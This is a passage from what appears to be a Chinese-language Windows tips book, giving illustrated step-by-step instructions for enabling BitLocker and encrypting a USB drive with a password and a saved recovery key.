
Step 03 在“控制面板”窗口中单击“系统和安全”连接，打开“系统和安全”窗口，如下图所示。



Step 04 在该窗口中单击“BitLocker 驱动器加密”链接，打开“BitLocker 驱动器加密”窗口，在窗口中显示了可以加密的驱动器盘符和加密状态，展开各个盘符后，单击盘符后面的“启用 BitLocker”链接，对各个驱动器进行加密，如下图所示。



Step 05 单击U盘后面的“启用BitLocker”链接，打开“正在启动BitLocker”窗口，如下图所示。






绝招9：为U盘进行加密

启动BitLocker后，下面就可以为U盘数据进行加密操作了，具体的操作步骤如下。


Step 01 启动BitLocker后，打开“选择希望解锁此驱动器的方式”窗口，选中“使用密码解锁驱动器”复选框，按要求输入内容，如下图所示。




Step 02 单击“下一步”按钮，打开“你希望如何备份恢复密钥”窗口，可以选择保存到Microsoft账户、保存到文件和打印恢复密钥选项，这里选择保存到文件选项，如下图所示。




Step 03 打开“将BitLocker恢复密钥另存为”窗口，在本窗口中将选择恢复密钥保存的位置，在“文件名”文本框中更改文件的名称，如下图所示。




Step 04 单击“保存”按钮，关闭对话框，返回“你希望如何备份恢复密钥”窗口，在本窗口中显示已保存恢复密钥的提示信息，如下图所示。




Step 05 单击“下一步”按钮，打开“选择要加密的驱动器空间大小”窗口，如下图所示。



Step 06 单击“下一步”按钮，打开“选择要使用的加密模式”窗口，如下图所示。




Step 07 单击“下一步”按钮，打开“是否准备加密该驱动器”窗口，如下图所示。



